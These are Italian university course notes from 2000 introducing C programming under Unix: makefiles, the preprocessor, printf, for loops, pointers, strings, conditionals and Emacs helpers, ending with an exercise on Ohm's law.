pine è il noto programma di posta elettronica. I comandi si vedono bene durante l'utilizzo nella parte inferiore della schermata. Menzioniamo quindi solo i tasti **^r** per l'inserimento di un file nel testo di un messaggio e **^e** per salvare un file sul disco fisso.

pico è l'editor di **pine** e può essere chiamato e usato anche da solo, ad esempio quando per qualche ragione Emacs non è disponibile o malconfigurato.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 8 ◇ 23 Novembre 2000

Il progetto

Un programma in C/C++ in genere viene scritto in più files, che conviene raccogliere nella stessa directory. Avrà anche bisogno di files che fanno parte dell'ambiente di programmazione o di una nostra raccolta di funzioni (RDF) esterna al progetto e che si trovano in altre directory. Tutto insieme si chiama un progetto. I files del progetto devono essere compilati e collegati (linked) per ottenere un file eseguibile (detto spesso applicazione). Il programma in C/C++ costituisce il codice sorgente (source code) di cui la parte principale è contenuta in files che portano l'estensione ***.c****, mentre un'altra parte, soprattutto le dichiarazioni generali, è contenuta in files che portano l'estensione* ***.h*** *(da header, intestazione).*

Cos'è una dichiarazione? Come spiegheremo ancora, il C può essere considerato come un linguaggio macchina universale, le cui operazioni hanno effetti diretti in memoria, anche se la locazione effettiva degli indirizzi non è nota al programmatore. Il compilatore deve quindi sapere quanto spazio deve riservare alle variabili (e a questo serve la dichiarazione del tipo delle variabili) e di quanti e di quale tipo sono gli argomenti delle funzioni. Ogni file sorgente (con estensione ***.c****) viene compilato separatamente in un file oggetto (con estensione* ***.o****), cioè un file in linguaggio macchina. Se il file utilizza variabili e funzioni definite in altri files sorgente, bisogna che il compilatore possa conoscere almeno le dichiarazioni di queste variabili e funzioni, dichiarazioni che saranno contenute nei files* ***.h*** *che vengono inclusi mediante* ***# include*** *nel file* ***.c****.*

*Dopo aver ottenuto i files oggetto (****.o****) corrispondenti ai singoli files sorgenti (****.c****), essi devono essere collegati in un unico file eseguibile (a cui automaticamente dal compilatore viene assegnato il diritto d'accesso* ***+x*** *– cfr. pag. 9) dal linker.*

I comandi di compilazione (compreso il linkage finale) possono essere battuti dalla shell, ma ciò deve avvenire ogni volta che il codice sorgente è stato modificato e quindi consuma molto tempo e sarebbe difficile evitare errori. In compilatori commerciali, soprattutto su altri sistemi, queste operazioni vengono spesso eseguite attraverso un'interfaccia grafica; sotto Unix normalmente questi comandi vengono raccolti in un cosiddetto makefile, molto simile a uno script di shell, che viene poi eseguito mediante il comando ***make****. I nostri makefile saranno molto semplici (un esempio particolarmente semplice l'abbiamo già visto a pag. 33), mentre i makefile di programmi che devono girare su computer in ambienti e configurazioni diversi sono in genere più complessi, perché devono prevedere un adattamento a quegli ambienti e quelle configurazioni.*

Il programma minimo

```
// alfa.c
# include <stdio.h>

int main();
///////////////////
int main()
{printf("Ciao!\n");}
```

La prima riga è un commento e contiene il nome del file; è un'abitudine utile soprattutto quando il file viene stampato. Una riga di commenti suddivide otticamente il file.

<stdio.h> è il header che contiene le dichiarazioni per molte funzioni di input/output, compresa la funzione **printf** che qui viene utilizzata.

int main() appare due volte; la prima volta si tratta della *dichiarazione* della funzione **main**, la seconda volta segue la sua *definizione* (che nel caso di funzioni corrisponde alla programmazione vera e propria), racchiusa tra parentesi graffe. Si noti che la definizione termina invece con un punto e virgola. In entrambi i casi il nome della funzione è preceduto dal tipo del risultato (qui **int**).

`'\n'` nella funzione di output **printf** è il carattere di nuova riga. Si vede che stringhe sono racchiuse tra virgolette.

Questa settimana

35 Il progetto
Il programma minimo
I header generali

36 Il preprocessore
Il makefile senza rdf
I commenti
Calcoliamo il fattoriale

37 Il comando make
Il makefile per la compilazione
printf
Come funziona make

38 Somme e prodotti
Scrivere programmi con Emacs
for
Lavorare in background

I header generali

```
# include <assert.h>
# include <ctype.h>
# include <errno.h>
# include <fcntl.h>
# include <limits.h>
# include <locale.h>
# include <math.h>
# include <setjmp.h>
# include <signal.h>
# include <stdarg.h>
# include <stddef.h>
# include <stdio.h>
# include <stdlib.h>
# include <string.h>
# include <unistd.h>
# include <sys/ioctl.h>
# include <sys/param.h>
# include <sys/stat.h>
# include <sys/times.h>
# include <sys/types.h>
# include <sys/utsname.h>
# include <sys/wait.h>
# include <termio.h>
# include <time.h>
# include <ulimit.h>
# include <unistd.h>

# include <X11/cursorfont.h>
# include <X11/keysym.h>
# include <X11/Xatom.h>
# include <X11/Xlib.h>
# include <X11/Xos.h>
# include <X11/Xresource.h>
# include <X11/Xutil.h>
```

In genere solo pochi di questi header sono necessari; ad esempio i header per le funzioni grafiche (**<X11/*>**) sono superflui in programmi che non usano X Window. Come si vede nel programma minimo a lato, per il solo output su terminale spesso è sufficiente **<stdio.h>**. I header necessari per singole funzioni sono indicati in molti libri di testo.

Il preprocessore

Quando un file sorgente viene compilato, prima del compilatore vero e proprio entra in azione il *preprocessore*. Questo non crea un codice in linguaggio macchina, ma prepara una versione modificata del codice sorgente secondo direttive (*preprocessor commands*) date dal programmatore che successivamente verrà elaborata dal compilatore (in linea di principio almeno, perché in alcune implementazioni le due operazioni sono combinate in un unico passaggio).

Le direttive del preprocessore per noi più importanti sono **# include** e **# define** (lo spazio dopo # può anche mancare).

Se in un file sorgente si trova l'istruzione **# include "alfa.h"**, ciò significa che nella sorgente secondaria che il preprocessore prepara per il compilatore il file **alfa.h** verrà copiato esattamente in quella posizione come se fosse stato scritto nella versione originale. Per il nome valgono le regole solite, cioè un nome che inizia con / è un nome assoluto, altrimenti il nome è relativo alla directory in cui si trova il file sorgente.

Il secondo formato, ad esempio **# include <stdio.h>**, riconoscibile dalle parentesi angolate, viene usato per quei header che il sistema cerca in determinate directory (a quelle di default possono essere aggiunte altre). In questo caso, soprattutto in sistemi non Unix, il nome formale del header può anche non corrispondere a un file dello stesso nome. Sotto Linux questi files si trovano spesso in **/usr/include**, **/usr/include/sys** e **/usr/X11R6/include/X11**.

Le direttive **# define** vengono utilizzate per definire abbreviazioni. Queste abbreviazioni possono contenere parametri variabili e simulare funzioni; in tal caso si parla di *macroistruzioni* o semplicemente di *macro*. Le tratteremo in maggior dettaglio più avanti, per il momento useremo solo abbreviazioni semplici, del tipo

```
# define base 40
# define nome "Giovanni Rossi"
# define stampa printf(
# define pc )
```

Il nome dell'abbreviazione consiste dei caratteri **[_A-Za-z0-9]**, rappresentati qui in una forma facilmente comprensibile presa in prestito dal Perl e non può iniziare con una cifra. Bisogna distinguere tra minuscole e maiuscole. Dopo il nome segue uno spazio (oppure una parentesi che inizia l'elenco dei parametri), e il resto della riga è l'espressione che verrà sostituita al nome dell'abbreviazione. Si noti che non appare il segno di uguaglianza. Come nel testo sorgente, una riga che termina con \ (a cui non deve seguire un carattere di spazio vuoto) viene, prima ancora dell'intervento del preprocessore, unita alla riga seguente.

Le abbreviazioni nelle due ultime righe possono essere usate per scrivere `stampa ''Ciao.\n'' pc` invece di `printf(''Ciao.\n'');`. È solo un esempio da non imitare naturalmente.

In C++ le direttive **# define** semplici vengono usate raramente, perché si possono usare *variabili costanti*. Sono invece piuttosto frequenti e tipiche nel C.

Il makefile di un progetto senza rdf esterna

```
# Makefile del progetto senza rdf
librerie = -L/usr/X11R6/lib -lX11 -lm -lc
VPATH=Oggetti
make: alfa.o base.o prove.o trucchi.o
TAB gcc -o alfa Oggetti/*.o $(librerie)
%.o: %.c alfa.h
TAB gcc -o Oggetti/$*.o -c $*.c
```

In questo esempio assumiamo di avere quattro files sorgente: **alfa.c**, **base.c**, **prove.c** e **trucchi.c**.

Lo stesso makefile si può usare per il C++, sostituendo **gcc** con **g++**.

Se non si usa la libreria grafica, la parte

```
-L/usr/X11R6/lib -lX11
```

può essere tralasciata; in questo caso rimarrebbero quindi soltanto la libreria matematica e la libreria del C:

```
librerie = -lm -lc
```

Talvolta bisogna aggiungere altre librerie, ad esempio *-lcrypt* per la crittografia.

TAB denota naturalmente il tasto tabulatore. Non dimenticare di creare la directory **Oggetti**.

I commenti

Normalmente i commenti vengono eliminati prima ancora che entri in attività il preprocessore. Il commento classico del C consiste di una parte del file sorgente compresa tra /* e */ (non contenuti in una stringa), che può estendersi su più righe. Esempio:

```
int n; /* Questo è un commento
su due righe */ n=7;
```

Molti compilatori C, anche il **gcc** della GNU, accettano anche i commenti nello stile C++, che spesso sono più comodi e più facilmente distinguibili. In questo formato se una riga contiene (sempre al di fuori di una stringa) //, allora tutto il resto della riga è considerato un commento, compresa la successione //, che viene quindi usata nello stesso modo come # negli shell script o ad esempio in Perl oppure **;** in Elisp (il linguaggio di programmazione che si usa per Emacs) e in molti linguaggi assembler.

Calcoliamo il fattoriale

Normalmente nel file **alfa.c** scriveremo solo la funzione **main** ed eventualmente poche altre funzioni di impostazione generale. Creiamo quindi un file apposito per gli esperimenti matematici e cominciamo con un programma per il prodotto fattoriale.

```
// matematica.c
# include "alfa.h"

double fattoriale (int n)
{double f; int k;
for (f=1,k=1;k<=n;k++) f*=k; return f;}
```

Per chiamare questa funzione modifichiamo il file **alfa.c** nel modo seguente:

```
// alfa.c
# include "alfa.h"

int main();
////////////////
int main()
{int n;
for (n=0;n<=20;n++) printf("%2d! = %-12.0f\n",
   n,fattoriale(n));
exit(0);}
```

Il header standard **<stdio.h>** passa adesso nel nostro header di progetto **alfa.h** che contiene anche la dichiarazione della funzione **fattoriale**:

```
// alfa.h

# include <stdio.h>
//////////////
// matematica.c

double fattoriale(int);
```

Rimane da modificare la riga bersaglio (*target*) nel Makefile:

```
make: alfa.o matematica.o
```

Il comando make

Il comando **make** senza argomenti effettua la verifica del primo blocco elementare del file **Makefile** (oppure, se esiste, del file **makefile**) nella directory in cui viene invocato.

Con **make a** si può invece ottenere direttamente la verifica del controllo a.

Il makefile per la compilazione

Esaminiamo il makefile a pagina 36. La prima riga inizia con **#** ed è un commento. La riga che segue è un'abbreviazione; più avanti, invece di *$(librerie)* potremmo anche scrivere esplicitamente

TAB gcc -o alfa Oggetti/.o -L/usr/X11R6/lib -lX11 -lm -lc*

Si noti che qui, in modo simile a come avviene negli shell script, una variabile definita come *x* viene poi chiamata come *$(x)*; in verità ci sono alcune variazioni, ma per i nostri scopi il formato proposto è sufficiente (anche per programmi piuttosto grandi).

-L/usr/X11R6/lib significa che le librerie vengono cercate, oltre che nelle altre directory standard (soprattutto **/usr/lib**) anche nella directory **/usr/X11R6/lib**. Guardare adesso in queste directory per verificare che in esse si trovano files che iniziano con **libX11**, **libm**, **libc** che contengono la libreria grafica, la libreria matematica e la libreria del C. Forse più avanti parleremo ancore delle librerie.

Da ogni file sorgente **.c** viene creato un file oggetto **.o** come segue dal secondo blocco elementare

%.o: %.c alfa.h
TAB gcc -o Oggetti/$.o -c $*.c*

in cui abbiamo usato le *GNU pattern conventions*. Affinche i files oggetto non affollino la directory del progetto, creiamo una sottodirectory **Oggetti** destinata a raccogliere i files oggetto. Con *VPATH=Oggetti* indichiamo al compilatore (o meglio al programma **make**) questa locazione.

Normalmente i comandi vengono ripetuti sullo schermo durante l'esecuzione e ciò è utile per controllare l'esecuzione del **make**; premettendo un **@** a una riga di comando, questo non appare sullo schermo. Si può anche mettere *.SILENT:* all'inizio del file.

Righe vuote vengono ignorate, ma è meglio separare i blocchi mediante righe vuote. Un \ alla fine di una riga fa in modo che la riga successiva venga aggiunta alla prima.

printf

Abbiamo visto esempi dell'uso di **printf** a pagina 31 (confronto con l'output formattato del Java), a pagina 35 (semplice output di una stringa) e a pagina 36 nell'output del fattoriale:

for (n=0;n< =20;n++) printf("%2d! = %-12.0f\n", n,fattoriale(n));

Il primo parametro di **printf** è sempre una stringa. Questa può contenere delle *istruzioni di formato* (dette anche *specifiche di conversione*) che iniziano con `%` e indicano il posto e il formato per la visualizzazione degli argomenti aggiuntivi. In questo esempio `%2d` tiene il posto per il valore della variabile `n` che verrà visualizzata come intero di due cifre, mentre `-12.0f` indica una variabile di tipo **double** di al massimo caratteri totali (compreso il punto decimale quindi), di cui 0 cifre dopo il punto decimale (che perciò non viene mostrato), allineati a sinistra a causa del `-` (l'allineamento di default avviene a destra). I formati più usati sono:

%d	intero	%f	double
%ld	intero lungo	%ud	intero senza segno
%c	carattere	%s	stringa
%%	carattere %		

Come funziona make

La parte importante di un makefile (a cui si aggiungono regole piuttosto complicate per le abbreviazioni) sono i *blocchi elementari*, ognuno della forma

a: b c ...
TAB α
TAB β
...

in cui a, b, c, ... sono nomi qualsiasi (immaginare che siano nomi di files, anche non è necessario che lo siano) e α, β, ... comandi della shell con alcune regole speciali per il trattamento delle abbreviazioni. a si chiama il *controllo primario* o *bersaglio* (*target*) del blocco, b, c, ... i *prerequisiti*. Un prerequisito si chiama *controllo secondario* se è a sua volta controllo primario di un altro blocco. I prerequisiti possono anche mancare.

Verificare il bersaglio a significa adesso ricorsivamente:

(1) Vengono verificati tutti i controlli secondari del blocco che inizia con a.

(2) Dopo la verifica dei controlli secondari vengono eseguiti i comandi α, β, ... del blocco salvo nel caso che il controllo sia già stato verificato oppure sia soddisfatta la seguente condizione:

`a` *è il nome di un file esistente (nella stessa directory e nel momento in cui viene effettuata la verifica) e anche i prerequisiti* `b`, `c`, *... sono nomi di files esistenti nessuno dei quali è più recente (tenendo conto della data dell'ultima modifica) del controllo primario.*

Può essere che un file venga creato mediante i comandi (come avviene ad esempio nella compilazione); l'esistenza viene però controllata nel momento della verifica.

Per capire il funzionamento di **make** creiamo prima nella directory **C** una cartella **Provemakefile** e in essa un file **Makefile** così composto:

```
# Prove per capire il makefile
.SILENT:

make: a b c
TAB echo io make

a:
TAB echo io a

b: d e
TAB echo io b

c: e f
TAB echo io c

d:
TAB echo io d

e:
TAB echo io e

f:
TAB echo io f
```

All'inizio assumiamo che nessuno dei controlli corrisponda a un file esistente nella directory. Dare dalla shell il comando **make** oppure premere il tasto **Canc** da Emacs e vedere cosa succede. Creare poi files con alcuni dei nomi **a**, **b**, ... con **touch** oppure eliminare alcuni dei files già creati, ogni volta invocando il **make**. Variare l'esperimento modificando il makefile.

Somme e prodotti

Nella directory del progetto creiamo un file **prove.c**:

```
// prove.c
# include "alfa.h"

static void sommaeprodotto();
//////////////////////////////////////////
void prove ()
{int n;
for (n=0;n< =20;n++) printf("%2d! = %-12.0f\n",n,fattoriali(n));
sommaeprodotto();}
//////////////////////////////////////////
static void sommaeprodotto()
{int a[]={4,1,2,3,5,8,7,2}; int k,s,p;
for (s=0,k=0;k< 8;k++) s+=a[k];
for (p=1,k=0;k< 8;k++) p*=a[k];
printf("somma = %d\nprodotto = %d\n",s,p);}
```

Riscriviamo la funzione **main** nel modo seguente:

```
int main()
{prove(); exit(0);}
```

Aggiungiamo *prove.o* dopo *matematica.o* nel Makefile e la dichiarazione *void prove();* in **alfa.h**. Esaminiamo il programma:

La funzione **sommaeprodotto** (che viene dichiarata all'inizio in modo che possa essere utilizzata da **prove**) non ha risultato che quindi viene dichiarato di tipo **void**. *static* all'esterno del corpo di una funzione (come qui) significa che la funzione o variabile dichiarata *static* non è visibile al di fuori del file.

```
int a[]={4,1,2,3,5,8,7,2};
```

dichiara e inizializza un vettore di interi. Il *for* è spiegato a lato.

Scrivere programmi con Emacs

Oltre ai comandi già elencati a pag. 15 e 23-24 è spesso utile la combinazione **ˆxt** che fa in modo che la riga su cui si trova il cursore venga scambiata con la riga precedente. Dobbiamo ancora spiegare l'uso dei comandi *es-alfa* (**Fine**), *make* (**Canc**) e *goto* (↖).

Premendo il tasto ↖ sulla riga di comando di Emacs appare *goto:* e si può indicare il numero della riga a cui si vuole andare. Questo è comodo nella programmazione, perché i messaggi d'errore spesso contengono la riga in cui il compilatore ritiene probabile che si trovi l'errore.

Con il tasto **Canc** si ottiene la compilazione del programma, se il file su cui si sta lavorando sotto Emacs fa parte di un progetto. I messaggi di compilazione avvengono su una nuova pagina di Emacs. Con il tasto **Fine** viene invece eseguito il programma **alfa**, se la directory contiene un file eseguibile di questo nome.

I programmi in Elisp per queste funzioni si trovano nella directory **/home/varia/Emacs.el** nei files **buffer.el**, **generali.el** e **input-output.el**:

```
(defun es-alfa() (interactive)
  (salvabuffer) (compile "alfa"))

(defun goto() (interactive)
  (goto-line (input-numero "goto: ")))

(defun make() (interactive)
  (salvabuffer) (compile "make"))

(defun input-numero (&optional domanda)
  (string-to-number (input-parola domanda)))

(defun input-parola (&optional domanda)
  (format "%s" (read-from-minibuffer (parola domanda) "")))

(defun parola (x) (if x x ""))

(defun salvabuffer() (interactive)
  (save-buffer)) (save-some-buffers)
```

for

Il *for* nel C ha la seguente forma:

for(α;A;β) γ;

equivalente a

α;
ciclo: if (A) {γ; β; goto ciclo;}

α e β sono successioni di istruzioni separate da virgole (cfr. gli esempi a lato); l'ordine in cui le istruzioni in ogni successione vengono eseguite non è prevedibile. γ è un'istruzione o un blocco di istruzioni (cioè una successione di istruzioni separate da punti e virgola racchiusa tra parentesi graffe). Ciascuno di questi campi può anche essere vuoto.

Da un *for* si esce con *break*, mentre *continue* fa in modo che si torni ad eseguire il prossimo passaggio del ciclo, dopo esecuzione di β. Quindi

for (;A;β) {γ_1; if (B) break; γ_2;}

è equivalente a

ciclo: if (A) {γ_1; if (B) goto fuori; γ_2; β; goto ciclo;}
fuori:

mentre

for (;;β) {γ_1; if (B) continue; γ_2;}

è equivalente a

ciclo: γ_1; if (!B) γ_2; β; goto ciclo;

Analizzare bene il significato di questa riga. Il punto esclamativo in C è l'operatore di negazione.

Lavorare in background

Ogni programma sotto Unix viene eseguito nell'ambito di un *processo* (ne parleremo più avanti), e ciò vale anche per la shell con cui stiamo lavorando. Se da questa shell chiamiamo un altro programma, viene creato un processo (detto *figlio*) con il compito di eseguire quel programma, e normalmente il processo (detto *padre*) che sta eseguendo la shell aspetta che il figlio termini. In questo modo la shell non è disponibile fino a quando non si esce da quell'altro programma. Da **xterm** battere semplicemente **xterm**. Tirando via la finestra sovrapposta ci si accorge che non si può più lavorare con il primo terminale. Funziona comunque il tasto **ˆc** con cui si esce dal secondo terminale.

Se invece alla fine di un comando aggiungiamo **&**, con ciò si indica al processo padre di non aspettare il figlio e quindi si può continuare a lavorare con la shell di partenza.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 9 ◇ 28 Novembre 2000

Vettori e puntatori

Un ***vettore*** *è un indirizzo fisso insieme a un tipo, un* ***puntatore*** *è un indirizzo variabile insieme a un tipo.*

La grandezza (size) di un vettore deve essere indicata all'atto della dichiarazione (tranne nel caso che il vettore sia argomento di una funzione) in modo diretto (ad esempio con `int a[10];` *per dichiarare un vettore con spazio per 10 interi) o indiretto (ad esempio con* `int a[]=0,1,2,3,4;` *per dichiarare un vettore con spazio per 5 interi i cui componenti iniziali siano 0,...4). Successivamente si possono modificare i valori di questi componenti, ad esempio con* `a[3]=7;`*, però soltanto all'interno dello spazio previsto, quindi in questo caso solo* `a[0], ..., a[4]`*, ma non* `a[5]`*. Vettori possono essere anche a più dimensioni, ad esempio* `int a[3][4];`*.*

Puntatori vengono usati in due modi. Da un lato possono essere utilizzati come indirizzi variabili per muoversi all'interno della memoria. Dall'altro vengono usati in modo simile ai vettori per destinare delle aree di memoria in cui conservare dei dati. In tal caso bisogna riservare quest'area di memoria con una delle istruzioni di allocazione di memoria che impareremo più avanti oppure con l'assegnazione diretta di una stringa. Per distinguere puntatori da vettori useremo iniziali maiuscole per i puntatori e in genere minuscole per i vettori; è solo un'abitudine che proponiamo, non è necessario.

Se `X` *è un puntatore a un intero,* `*X` *è l'intero che risiede all'indirizzo* `X`*. Per questa ragione un puntatore a un intero viene dichiarato in questo modo:* `int *X;`*. I puntatori sono variabili come le altre, e quindi possono essere modificati. Ad esempio con* `int a[]=1,3,8,7,*X; X=a+2;` *si definiscono un vettore* `a` *di interi e un puntatore* `X` *a interi che successivamente punta a* `a[2]`*, cioè in questo caso a 8 (gli indici iniziano con 0). Non sono invece permesse le istruzioni* `a=a+2;` *oppure* `a=X;`*. A parte questo, molte operazioni sono uguali per puntatori e vettori. Ad esempio dopo* `int *X,a[10]; X=a;` *le istruzioni* `a[4]=7;` *e* `X[4]=7;` *sono equivalenti. Un significato analogo ha* `*X` *se* `X` *è un puntatore a elementi di un altro tipo.*

Se `w` *è una variabile di tipo t,* `&w` *è il puntatore a* `w` *(naturalmente dello stesso tipo t). Perciò* `*&w` *è il valore di* `w`*; ad esempio dopo la dichiarazione* `int n;` *le istruzioni* `n=7;` *e* `*&n=7;` *hanno lo stesso effetto.*

Stringhe e caratteri

Una stringa in C è una successione di caratteri terminata dal carattere con codice ASCII 0. Caratteri vanno racchiusi tra apostrofi, stringhe tra virgolette.

L'istruzione `char *X=''Alberto'';` è permessa; viene cercato prima uno spazio di 8 byte adiacenti che viene riempito con i caratteri `'A', 'l', ..., 'o', 0`, dopodiché `X` diventa l'indirizzo del primo byte della stringa. Lo spazio riservato per `X` è di esattamente 8 byte; quindi è possibile trasformare la stringa in `''Roberto''` mediante le istruzioni `X[0]='R'; X[1]='o';`, mentre `X[20]='t';` in genere causerà un errore perché si scrive su uno spazio non più riservato.

Per inizializzare una stringa si possono anche usare vettori: `char a[]=''Alberto'';` (ancora 8 byte) oppure `char a[200]=''Alberto'';`. In quest'ultimo caso nell'indirizzo `a` sono riservati 200 byte; `a[7]` è occupato dal carattere 0 e designa per il momento la fine della stringa, ma successivamente si può scrivere in tutti i 200 byte riservati.

Alcuni caratteri speciali: `'\n'` è il carattere di nuova riga, `'\t'` il tabulatore, `'\\'` il backslash, `'\"'` una virgoletta semplice, `'\''` un apostrofo, `'\0'` il carattere ASCII 0; `''\"''` è una stringa il cui unico carattere è una virgoletta. Il codice ASCII dello spazio è 32, quello del carattere *escape* 27.

Questa settimana

39	Vettori e puntatori Stringhe e caratteri Aritmetica dei puntatori Operatori abbreviati
40	Confronto di stringhe if ... else Puntatori generici Conversioni di tipo
41	Operatori logici La legge di Ohm Input da tastiera Parametri di main
42	I numeri binomiali Un semplice menu Comandi di compilazione Tipi di interi ical Libri sul C df, du e free

Aritmetica dei puntatori

Puntatori variabili vengono spesso usati in cicli, per esempio

*for(X=a;X-a< 4;X++) printf("%d ",*X);*

Se `X` è un puntatore (o vettore) di tipo t e n un'espressione di tipo intero (anche lungo), allora `X+n` è il puntatore dello stesso tipo t e indirizzo uguale a quello di `X` aumentato di nd, dove d è lo spazio che occupa un elemento del tipo t; quindi se immaginiamo la parte di memoria che parte nell'indirizzo corrispondente a `X` occupata da elementi di tipo t, `X+n` punta all'elemento con indice n (cominciando a contare da zero). In altre parole, `*(X+n)` è lo stesso elemento come `X[n]`.

Puntatori possono essere confrontati tra di loro (hanno senso quindi le espressioni `X<Y` oppure `X==Y` per due puntatori `X` e `Y`); la sottrazione di puntatori dà un intero (cfr. sopra); si possono usare le istruzioni `X++` e `X--` come per variabili intere.

***

Operatori abbreviati

Invece di `a=a+b;` si può anche scrivere `a+=b;`, e similmente si possono abbreviare assegnazioni per gli altri operatori binari, quindi si userà `a*=b;` per `a=a*b;`, `a/=b;` per `a=a/b;` e `a-=b;` per `a=a-b;`. È una buona notazione e comoda, infatti `resistenza/=2;` e più breve e più leggibile di `resistenza=resistenza/2;`.

Confronto di stringhe

Definiamo una funzione **us** per l'uguaglianza di stringhe nel modo seguente:

```
int us (char *A, char *B)
{for (;*A;A++,B++) if (*A!=*B) return 0;
return (*B==0);}
```

La condizione nel `for` è che `*A` non sia zero; questo avviene se e solo se il carattere nella posizione a cui punta `A` (che varia durante il `for`) non è il carattere 0 (che, come abbiamo detto, viene usato per indicare la fine di una stringa). Quindi l'algoritmo percorre la prima stringa fino alla sua fine e confronta ogni volta il carattere nella prima stringa con il carattere nella posizione corrispondente della seconda. Quando trova la fine della prima, controlla ancora se anche la seconda termina.

Si noti che per percorrere le due stringhe usiamo le stesse variabili `A` e `B` che all'inizio denotano gli indirizzi delle stringhe. Che questo non cambia verso l'esterno i valori di `A` e `B` è una peculiarità del C che verrà spiegata fra poco.

Adesso `us(A,B)` restituisce il valore 1, se le due stringhe `A` e `B` sono uguali, altrimenti 0. Per provarla possiamo usare la funzione

```
static void provestringhe()
{printf("%d %d %d\n",us("alfa","alfa"),
us("alfa","alfabeto"),us("alfa","beta"));}
```

In verità per il confronto di stringhe conviene usare la funzione **strcmp** del C, che tratteremo però soltanto molto più avanti quando parleremo delle *librerie standard* del C:

```
int us (char *A, char *B)
{return (strcmp(A,B)==0);}
```

Si vede qui che un'espressione booleana in C è un numero (uguale a 0 o 1) che può essere risultato di una funzione.

Attenzione: Per l'uguaglianza di stringhe non si può usare `(A==B)`, perché riguarderebbe l'uguaglianza degli indirizzi in cui si trovano le due stringhe, tutt'altra cosa quindi. Provare a descrivere la differenza!

Definiamo adesso una funzione **uis** (uguaglianza inizio stringhe) di due stringhe che restituisce 1 o 0 a seconda che la prima stringa è sottostringa della seconda o no.


```
int uis (char *A, char *B)
{for (;*A;A++,B++) if (*A!=*B) return 0;
return 1;}
```

La differenza tra **uis** e **us** non è grande. In cosa consiste? Giustificare l'algoritmo. Anche qui potremmo usare le funzioni della libreria standard:

```
int uis (char *A, char *B)
{return (strncmp(A,B,strlen(A))==0);}
```

if ... else

if (A) α; η;
if (A) α; *else* β; η;
if (A) if (B) α; *else* β; η; (*)
if (A) {if (B) α;} *else* β; η; (**)
if (A) if (B) α; *else* β; *else* γ; η;
if (A) α; *else if (B)* β; *else* γ; η;
if (A) α; *else if (B)* β; *else if (C)* γ; η;
if (A) α; *else if (B)* β; *else if (C)* γ; *else* δ; η;
if (A) if (B) α; *else* β; *else if (C)* γ; *else* δ; η;



Studiare con attenzione queste espressioni e descrivere ciascuna di esse mediante un diagramma di flusso; a quali righe corrispondono i due diagrammi di flusso a destra? α, β, ... sono istruzioni oppure blocchi di istruzioni (successioni di istruzioni separate da punto e virgola e racchiuse da parentesi graffe). Si vede che talvolta bisogna usare addizionali parentesi graffe per accoppiare **if** ed **else** nel modo desiderato: qual'è la differenza tra (*) e (**)? Si noti che (**) potrebbe essere scritto anche così: *if (A&&B)* α; *else* β; η;

Puntatori generici

Talvolta il programmatore avrebbe bisogno di strutture e operazioni che funzionino con elementi di tipo qualsiasi. Allora si possono usare *puntatori generici*, che formalmente vengono dichiarati come `void *`. Un esempio:

```
void applica (void (*f)(), void *X)
{f(X);}
void scrivi (int *X)
{printf("%d\n",*X);}
void aumenta (int *X)
{(*X)++;}
```

Adesso con

```
int a=8; applica(aumenta,&a);
applica(scrivi,&a);
```

otteniamo l'output 9. Si osservi il modo in cui una funzione viene dichiarata come argomento di un'altra funzione. Qui bisogna menzionare una differenza fra il C e il C++. In C una dichiarazione della forma `t f();` (dove t è il tipo del risultato) significa che in fase di dichiarazione non vengono fissati il numero e il tipo degli argomenti di f; in C++ invece questa forma indica che f non ha argomenti. Una funzione senza argomenti in C invece viene dichiarata con `t f(void);`.

Conversioni di tipo

Puntatori di tipo diverso possono essere convertiti tra di loro. Se `X` è un puntatore di tipo t, allora `(s) X` è il puntatore con lo stesso indirizzo di `X`, ma di tipo s. Ad esempio `X+2` punta all'elemento di tipo t con indice 2 a partire dall'indirizzo corrispondente ad `X`, ma `(char *)X+2` punta al secondo byte a partire da quell'indirizzo. Qual'è invece il significato di `(char *)(X+2)`?

Conversioni di tipo fra puntatori sono frequenti soprattutto quando si utilizzano *puntatori generici* (indirizzi puri, cfr. sopra). Dopo `void *A; int *B;` con `B=(int *)A;` il puntatore `B` di tipo **int** viene a puntare sull'indirizzo corrispondente ad `A`.

In alcuni casi sono possibili anche conversioni di tipo fra variabili normali, ma in genere è preferibile usare funzioni apposite (ad esempio per ottenere la parte intera di un numero reale).

Nelle operazioni di input si usano spesso le funzioni **atoi**, **atol** e **atof** che convertono una stringa in un numero (risp. di tipo **int**, **long** e **double**). Bisogna includere il header **<stdlib.h>**.

```
int n; double x;
n=atoi("3452"); x=atof("345.200");
```

Abbiamo usato questa conversione (che in Perl è automatica) in alcuni esempi.

Operatori logici

Per la congiunzione logica (AND) in C viene usato l'operatore `&&`, per la disgiunzione (OR) l'operatore `||`. Come in molti altri linguaggi di programmazione questi operatori non sono simmetrici; infatti, se `A` è falso, in `A&&B` il valore del secondo operando `B` non viene più calcolato, e lo stesso vale per `A||B` se `A` è vero.

In particolare `if (A&&B)` α è equivalente a `if (A) {if (B)` α`;}` (le parentesi graffe sono necessarie solo in presenza di un `else` che potrebbe interferire) e `if (A||B)` α`;` è equivalente a `if (A)` α`; else if (B)` α`;`.

La ragione perché i simboli scelti sono doppi è che quando il C fu inventato le memorie erano piccole e costose ed erano ancora molto usati gli operatori logici *bit per bit* per i quali vennero previsti i simboli `&` e `|` che esistono ancora oggi ma sono usati solo raramente.

Esercizio: Provare `printf("%d\n",13&27);` e spiegare il risultato.

Il punto esclamativo viene usato per la negazione logica. Se `A` è un'espressione vera (cioe diversa da 0), allora `!A` è falso, cioè 0, e viceversa. In altre parole `!A` è equivalente a `A==0`.

La legge di Ohm

In un semplice circuito lineare vale la legge di Ohm $U = RI$ che collega la tensione U, la resistenza R e la corrente I; inoltre per la potenza P si ha $P = UI$. Queste equazioni permettono di esprimere ciascuna delle quattro grandezze mediante due arbitrarie delle altre tre secondo la seguente tabella.

U	–	–	–	RI	$\sqrt{PR}$	P/I
I	U/R	–	P/U	–	$\sqrt{P/R}$	–
R	–	U/I	U^2/P	–	–	P/I^2
P	U^2/R	UI	–	RI^2	–	–

Esercizio: Creare un programma autonomo **ohm** che permette di inserire comandi della forma **ohm U 220 P 100**, calcola le altre due grandezze e visualizza i valori di tutte e quattro nella forma

```
U =   220.00   V
I =     0.45   A
R =   484.00   Ohm
P =   100.00   W
```

